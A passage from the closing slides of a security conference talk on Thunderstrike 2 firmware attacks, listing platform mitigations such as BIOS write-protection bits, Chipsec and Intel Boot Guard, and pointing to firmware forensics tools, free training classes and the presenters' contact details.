  - BIOS_CNTL.{BIOSWE,BLE,SMM_BWP}, TSEGMB, PRR, etc
  - Chipsec can help validate platform configuration
- SMM Lockbox to help protect S3 resume script
- Intel Boot Guard on newer CPUs
- Better security around Option ROMs

What can the audience do?

- Start doing firmware forensics!
  - LegbaCore can help
  - Thunderbolt OptionROM tool: (to be announced soon)
  - OptionROM integrity checker: https://github.com/legbacore/

♥ OPEN SECURITY TRAINING .INFO

Go check out OpenSecurityTraining.info for the free classes from Corey and Xeno on
x86 assembly & architecture, binary executable formats, stealth malware, and exploits.
Then go forth and do cool research for us to read about!

Thanks for attending our talk!

https://trmm.net/Thunderstrike_2

https://legbacore.com/Research.html

@qrs / hudson@trmm.net

@xenokovah / xeno@legbacore.com

@coreykal / corey@legbacore.com

Please fill out evaluation forms!